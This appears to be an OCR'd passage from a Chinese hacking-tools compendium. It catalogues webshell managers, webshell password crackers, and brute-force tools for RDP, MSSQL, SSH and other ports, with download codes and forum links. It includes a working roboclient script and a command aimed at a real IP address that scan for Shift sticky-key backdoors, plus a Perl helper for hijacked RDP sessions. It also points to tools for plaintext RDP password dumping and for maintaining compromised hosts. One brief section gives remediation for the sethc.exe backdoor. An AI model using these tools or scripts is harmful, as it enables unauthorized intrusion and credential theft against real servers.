3.3.2、XISE webshell 综合管理工具



具体细节请参照：http://xisezq.blog.163.com/blog/static/240871080201410272037346/

3.3.3、web 版 shell 管理工具

开源代码地址：https://github.com/Smaash/quasibot

```
**************************************************************************************

ScreensHome

Login - http://i.imgur.com/KzNrL1G.png

Index - http://i.imgur.com/kMfYqqK.png

Settings - http://i.imgur.com/E4zwyxh.png

RSS - http://i.imgur.com/Rt1mITd.png

Hack

RCE - http://i.imgur.com/CeVOej3.png

Scan - http://i.imgur.com/Em44FNj.png

Pwn - http://i.imgur.com/08Wgydz.jpg

Shell - http://i.imgur.com/lFkiw85.png
```

Bruteforce

SSH - http://i.imgur.com/dTAIIEa.png

FTP - http://i.imgur.com/EVs9WJw.png

DB's - http://i.imgur.com/sFeoSx8.png

WWW - http://i.imgur.com/OOqhSWB.png

Tools

MySQL Manager - http://i.imgur.com/36Y7PEH.png

HostScan - http://i.imgur.com/nhtSW7L.png

Bots

DDoS - http://i.imgur.com/Ze7Lczm.png

Run - http://i.imgur.com/J3aIutf.png


Running quasi for first time

Move all files to prepared directory, change default settings in config file (config.php)

Visiting quasiBot for the first time will create needed database and it's structure

In 'Settings' tab, you are able to add and delete shells, you're ready to go

Using authorisation? To logout, simply add GET logout to current URL, like quasi/index.php?logout



具体细节请参阅：https://forum.90sec.org/forum.php?mod=viewthread&tid=8389

https://forum.90sec.org/forum.php?mod=viewthread&tid=8333

3.4、爆破工具


3.4.1、木马爆破工具

一,一句话爆破工具

1.一句话爆破工具

115 网盘礼包码：5lbahwupvfht 下载链接:http://115.com/lb/5lbahwupvfht

2.一句话木马爆破 2015 个人版




115 网盘礼包码：5lben4to725q 下载链接:http://115.com/lb/5lben4to725q

二，大马密码爆破工具


1.大马密码爆破工具 1


115 网盘礼包码：5lbdqbmtfazd 下载链接:http://115.com/lb/5lbdqbmtfazd


2.大马密码爆破工具 2



115 网盘礼包码：5lbdqbyp8e1w 下载链接:http://115.com/lb/5lbdqbyp8e1w









暗月木马密码溢出工具

3.4.2、端口入侵工具

3.4.2.1、1433 入侵工具





参照：http://www.vc2008.com/search.php?mod=forum&searchid=27&orderby=lastpost&ascdesc=desc&searchsubmit=yes&kw=1433

3.4.2.2、8080 爆破（主抓 linux）

【1】使用方法爆破成功后，黏贴浏览器打开成功的 IP 地址！

【2】上传小嗎，打开小嗎！仔细看小嗎功能，然后 CMD 之类！

【3】里面有个 3389IP 过滤其实过不过滤也无所谓，直接扫了直接爆破就行，8080 爆破速度很快！

【4】打包了自制的扫描器和清理器！

参照：http://www.vc2008.com/forum.php?mod=viewthread&tid=77&highlight=8080

3.4.2.3、3389 爆破

参照：http://www.vc2008.com/forum.php?mod=viewthread&tid=7284&highlight=3389

http://www.vc2008.com/forum.php?mod=viewthread&tid=5010&extra=&page=1

3389 爆破服务器 2015 版，一款国外的汉化版服务器爆破工具

ips.txt 里面放扫好的 IP

pass.txt 里面放密码

参照：http://www.vc2008.com/forum.php?mod=viewthread&tid=6862

爆破字典下载：http://www.vc2008.com/forum.php?mod=viewthread&tid=1405

活跃的 3389 段：http://www.vc2008.com/forum.php?mod=viewthread&tid=6979&highlight=3389

字典（IDC）：http://www.vc2008.com/forum.php?mod=viewthread&tid=4195&highlight=3389

字典（高效）：http://dl.vmall.com/c0xse0o33s

字典：http://www.vc2008.com/forum.php?mod=viewthread&tid=1533&highlight=3389

3389 服务器爆破工具 DLL 版

下载地址：http://www.vdisk.cn/down/index/18297458

参考地址：http://www.vc2008.com/forum.php?mod=viewthread&tid=6055

3389 爆破 DUB8.2

参考地址：http://www.vc2008.com/forum.php?mod=viewthread&tid=3307&highlight=3389

3389 肉鸡维护工具


```
http://www.vc2008.com/forum.php?mod=viewthread&tid=7446&highlight=3389
```


```
http://www.vc2008.com/forum.php?mod=viewthread&tid=4909&highlight=3389
```

3389 超过最大连接数强制连接工具

```
http://www.vc2008.com/forum.php?mod=viewthread&tid=5923
```

超出最大连接数自定义端口版


```
http://www.vc2008.com/forum.php?mod=viewthread&tid=5341
```

3389 密码明文获取全套

运行直接明文，不需要解密什么 MD5 哈希值，5 件套通杀 32 位 64 位操作系统，

运行直接查看 3389 登录密码...


```
参考：http://www.vc2008.com/forum.php?mod=viewthread&tid=2101
```

参考：http://www.vc2008.com/forum.php?mod=viewthread&tid=2869&highlight=3389

3.4.2.4、自定义端口爆破工具

参考地址：http://www.vc2008.com/forum.php?mod=viewthread&tid=17506&highlight=3389

3.4.2.5、批量爆 3389 的 SHIFT 后门

3389 的 SHIFT 后门还是不少的，大部分 SHIFT 后门都加密了，但是有部分 shift 后门还是可以破解的

所以手工一个一个尝试是挺傻的，写成自动扫描的话，还能让人忍受

需要用到的工具 roboclient

```
smclient -f:shift_backdoor.txt -s:125.91.15.254 -l:1 -v -d
```

shift_backdoor.txt：

```
job
{
connect("","","",1,1);
sleep(2000);
senddata("WM_KEYDOWN",16,2752513);
senddata("WM_KEYUP",16,3223977985);
senddata("WM_KEYDOWN",16,2752513);
senddata("WM_KEYUP",16,3223977985);
senddata("WM_KEYDOWN",16,2752513);
senddata("WM_KEYUP",16,3223977985);
senddata("WM_KEYDOWN",16,2752513);
senddata("WM_KEYUP",16,3223977985);
senddata("WM_KEYDOWN",16,2752513);
senddata("WM_KEYUP",16,3223977985);
sleep(2000);
disconnect();
}
```

有些SHIFT后门被改成了按7次SHIFT，或者是WIN+U后门，改改shift_backdoor.txt把功能加进去即可

```
#!/usr/bin/perl

use warnings;

use Win32::GUI;

use constant WM_CLOSE => 16;

sub monitor {

my $handle = Win32::GUI::FindWindow('', '中断远程桌面连接');

Win32::GUI::SendMessage($handle, WM_CLOSE, 0, 0);

}

sub monitor1 {

my $handle = Win32::GUI::FindWindow('', '断开 Windows 会话');

Win32::GUI::SendMessage($handle, WM_CLOSE, 0, 0);

}
```

```
while(1){
&monitor;
&monitor1;
sleep(2);
}
```

shift 后门的解决办法

一日在网上看到了 shift 后门，说是按 5 下 shift 键服务器的系统盘就蹦出来了，不用输入密码！我一看，就怀着好奇的想法试了下果真如此，难怪我们的服务器总是出问题，查了下解决办法现在发出来，希望和我一样的菜鸟 X 级网管能有用[vc2008.com]

打开控制面板－－辅助功能选项－－粘滞键－－设置－－去掉使用快捷键的勾

还有要改下 copy.exe 的权限，不过在这里推荐大家把 c 盘所有的程序都 改下，只有 administrator 才能访问

shift 后门的预防解决办法：预防很简单的，连敲 5 次 shift，然后在弹出的设置里面取消连滞键

已经中了的话

attrib c:\windows\system32\sethc.exe -h


attrib c:\windows\system32\dllcache\sethc.exe -h

拷贝新的 c:\windows\system32\sethc.exe 文件到 c:\windows\system32\目录下；拷贝新的 c:\windows\system32\dllcache\sethc.exe 到 c:\windows\system32\dllcache\目录下

收工！

3.4.2.6、9200 抓 linux 神器


```
参照：http://www.vc2008.com/forum.php?mod=viewthread&tid=17041
```





3.4.2.7、SSH 爆破传马

参考：http://www.vc2008.com/forum.php?mod=viewthread&tid=17413

3.4.2.8、3306 端口爆破







